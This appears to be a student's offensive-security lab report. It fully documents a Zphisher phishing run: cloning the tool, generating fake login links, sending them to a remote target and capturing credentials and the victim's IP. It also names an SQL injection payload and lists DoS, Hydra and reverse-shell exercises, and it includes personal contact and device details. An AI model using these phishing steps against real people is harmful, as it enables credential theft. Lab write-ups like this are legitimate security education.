# Major Project-Cyber Security

*Advanced Cybersecurity Techniques – Offensive Security Lab Simulation*

Prepared By

Name: Pratik Das

Roll_No: 25/CS-T9/JUNE-5732

Email: daspra0tik@gmail.com

## Project Summary

This Project Includes Practical simulation of real-world offensive security practice using industry-standard tools and methods. The motive is to provide Hands-on exposure to Cybersecurity attacks in a semi-simulated environment, aligning Penetration Testing and red Team Methodologies.

Practical Implementation:

1. Phishing Attack via Kali Linux
    a. Created a Phishing Link using certain toolset using kali Linux.
    b. Successfully sent a phishing Link to a victim (outside the local network) to simulate Credential Harvesting.
    c. Capture login data using fake web form, demonstrating the effectiveness of phishing as a social engineering attack.
2. **Password Sniffing Attack**
    a. Utilized **Wireshark** on one machine to capture live network traffic from another system accessing a **login page**.
    b. Successfully identified **unencrypted username and password credentials** during transmission, showcasing the risks of **insecure HTTP** communication.
3. **Hash Analysis using hashdeep**
    a. Used hashdeep to generate and verify **MD5, SHA1, and SHA256 hash signatures**.
    b. Performed **file integrity checks** to detect unauthorized file modifications or tampering.
4. **SQL Injection on a Test Application**
    a. Carried out a **SQL Injection attack** on a vulnerable testing platform.
    b. Extracted backend database information using payloads like ' OR '1'='1' --.
    c. Demonstrated the importance of **input validation and secure query handling**.
5. **Website Copying Tool**

   a. Used tools like HTTrack or wget to **clone a public website** for testing and analysis.
   b. This simulated how attackers perform **reconnaissance and offline content analysis** before crafting attacks.

6. **DoS Attack Simulation**
   a. Set up a **web server (Apache on Metasploitable)** in the lab.
   b. Used hping3 to flood the server with TCP requests, simulating a **Denial of Service (DoS)** attack.
   c. Observed server slowdown and resource exhaustion, proving how DoS affects availability.
7. **Password Attack with Hydra**
   a. Configured **FTP/SSH services** on Metasploitable as the target.
   b. Ran a **dictionary-based brute force attack** using Hydra with custom user.txt and pass.txt wordlists.
   c. Successfully cracked login credentials, demonstrating brute-force vulnerabilities.
8. **Payload Attack via Metasploit**
   a. Used Kali Linux as an attacker to generate a **reverse TCP payload** using msfvenom.
   b. Deployed the payload on a victim (Metasploitable or Windows VM).
   c. Established a **Meterpreter session**, providing remote shell access and demonstrating full system compromise.

---

## Key Outcomes & Learning:

- Gained hands-on experience with **real-world offensive tools**: SET, Wireshark, Hydra, hping3, Metasploit, hashdeep.
- Understood the **attack lifecycle**: Reconnaissance → Exploitation → post-exploitation.

- Learned to assess and exploit **vulnerabilities in web apps, passwords, and network protocols**.
- Reinforced the importance of **defensive measures**, encryption, secure coding, and intrusion detection systems.

---

**Conclusion:**

This project bridges theoretical knowledge with practical skills by simulating **cyberattacks in a legal test environment**. It serves as a strong foundation for a career in **penetration testing, ethical hacking and red team operations**

## 1. *Perform the Phishing Attack though Kali Linux*

• Create a phishing webserver on a hacking machine.

• Target (outside of your network).

Share the Phishing Link/Email to Victim and gather the details


➔ Phishing can be defined as the process where the attacker tricks the target to get or to collect sensitive information like:

- Passwords (Most common)
- Usernames
- OTPS
- Credit Card details, etc.

So, here's the practical perspective: -

Tools used:


1. Zphisher (a famous phishing tool that is used to get sensitive information from using a fake web site.)



```
┌──(root㉿spider)-[/home/spider/tools]
└─# git clone https://github.com/htr-tech/zphisher.git
Cloning into 'zphisher'...
remote: Enumerating objects: 1801, done.
remote: Total 1801 (delta 0), reused 0 (delta 0), pack-reused 1801 (from 1)
Receiving objects: 100% (1801/1801), 28.68 MiB | 1.61 MiB/s, done.
Resolving deltas: 100% (817/817), done.
```


So, here's a ***"zphisher.sh"*** file in the Zphisher directory (which we going to use)

Command: ***bash zphisher.sh***



```
┌──(root㉿spider)-[/home/spider/tools]
└─# ls zphisher
Dockerfile  make-deb.sh  run-docker.sh  zphisher.sh
LICENSE     README.md    scripts
```


The interface will look like:



```
                                      Version : 2.3.5

[-] Tool Created by htr-tech (tahmid.rayat)

[::] Select An Attack For Your Victim [::]

[01] Facebook      [11] Twitch        [21] DeviantArt
[02] Instagram     [12] Pinterest     [22] Badoo
[03] Google        [13] Snapchat      [23] Origin
[04] Microsoft     [14] Linkedin      [24] DropBox
[05] Netflix       [15] Ebay          [25] Yahoo
[06] Paypal        [16] Quora         [26] Wordpress
[07] Steam         [17] Protonmail    [27] Yandex
[08] Twitter       [18] Spotify       [28] StackoverFlow
[09] Playstation   [19] Reddit        [29] Vk
[10] Tiktok        [20] Adobe         [30] XBOX
[31] Mediafire     [32] Gitlab        [33] Github
[34] Discord       [35] Roblox

[99] About         [00] Exit

[-] Select an option :
```

There are many options that we can use to get credentials and other details.


(Use the as per your choice).



```
[-] URL 1 : https://dylan-petersburg-numerous-prayer.trycloudflare.com

[-] URL 2 : https://

[-] URL 3 : https://get-unlimited-followers-for-instagram@
```

After choosing an interface it will generate the links which are used for phishing (choose only one). After that we will forward the link by a medium:

a. It can be email(preferred)
b. Direct message, etc.



4:34 AM

25/CS-T9/JUNE-5732 4:38 AM


Today

/dylan-petersburg-numerous-prayer.trycloudflare.c
/
/get-unlimited-followers-for-instagram@ 11:32 PM


/dylan-petersburg-numerous-prayer.trycloudflare.c
/
/get-unlimited-followers-for-instagram@
https://dylan-petersburg-numerous-prayer.trycloudflare.com 11:32 PM

alexander-institution-certified-elizabeth.trycloudflare.com
https://alexander-institution-certified-elizabeth.trycloudflare.com
alexander-institution-certified-elizabeth.trycloudflare.com
https://alexander-institution-certified-elizabeth.trycloudflare.com 11:43 PM

After forwarding the links to the target machine, if the target clicks the link he will redirect to the fake login-page of the chosen interface from above.


facebook
Facebook helps you connect and share with the people in your life.
hihello
••••••
Log in
Forgotten password?
Create new account
Create a Page for a celebrity, brand or business.

If the user give the credential to the login-page then the Zphisher will capture that credential and forward it to the attacker.




d-ware-vic-reflect.trycloudflare.com

Get Facebook for Android and browse faster.

facebook

hiheellloooоiiii


·········



```
[-] Saved in : auth/ip.txt

[-] Victim IP Found !

[-] Victim's IP : 2401:4900:3ea8:9521:6908:47d3:223c:853b

[-] Saved in : auth/ip.txt

[-] Victim IP Found !

 2401:4900:3ea8:9521:6908:47d3:223c:853b08:47d3:223c:853b

[-] Saved in : auth/ip.txt

[-] Login info Found !!

[-] Account : hiheellloooiiii

[-] Password : 123456788

[-] Saved in : auth/usernames.dat

[-] Waiting for Next Login Info, Ctrl + C to exit.
```


Got the credential of the target that lies on the different network.

***ATTACKER MACHINE (192.168.94.139)***



```
┌──(root㉿spider)-[/home/spider/tools/zphisher]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.94.139  netmask 255.255.255.0  broadcast 192.168.94.255
        inet6 fe80::20c:29ff:fedc:de25  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:dc:de:25  txqueuelen 1000  (Ethernet)
        RX packets 87400  bytes 108287363 (103.2 MiB)
        RX errors 141  dropped 0  overruns 0  frame 0
        TX packets 46093  bytes 7474826 (7.1 MiB)
        TX errors 0  dropped 34 overruns 0  carrier 0  collisions 0
        device interrupt 19  base 0x2000
```

***TARGET MACHINE(100.8X.XX.XX)***



11:27

Status

Phone number (slot 1)
+91 [redacted]

Phone number (slot 2)
Unknown

Up time
17:33:02

SIM status (slot 1)
airtel

SIM status (slot 2)
Not available

IPv4 address
100.8[redacted]

This is the way through which an attacker can get the targets Credential can hamper him/her over the social media network.

## *2. Perform the password Sniffing attack*

- One Machine that is accessing the login forms
- Another machine that is having the Wireshark installed.

➔ Sniffing is the process of intercepting and monitoring network traffic to capture data packets that are transferred over the network. It allows someone (legally and illegally) to read sensitive information like:

- Username and Passwords
- Email content
- IP address
- URLs visited
- And many more,

Most used for sniffing attacks is ***WIRESHARK***

***Wireshark*** is an open-source, cross-platform network packet analyzer tool capable of sniffing and investigating live traffic and inspecting packet captures.


***Practical:***

***I. Prerequisite:***

a. Wireshark
b. A vulnerable website
   The website must be open on another machine but should stay on the same network.

I. Wireshark GUI provides an interface page where it lists all the available network interfaces like eth0, wlan0, vmnet and many more.

Network Interfaces

